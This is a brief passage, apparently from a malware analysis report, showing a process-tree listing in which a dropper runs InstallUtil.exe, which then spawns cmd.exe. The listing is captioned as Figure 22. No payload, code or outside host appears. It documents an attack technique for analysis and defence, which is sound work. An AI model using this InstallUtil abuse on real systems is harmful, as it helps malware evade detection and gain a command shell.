  conhost.exe (6364)                                     Console Window Host               C:... \??\C:\WINDOWS\system32\conhost.exe 0x4
⊟ InstallUtil.exe (2708)                                 .NET Framework installation utility C:... "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe"  /LogToCo
    cmd.exe (984)                                        Windows Command Processor         C:... cmd
```

***Figure 22**: the screenshot shows the process tree of the dropper.*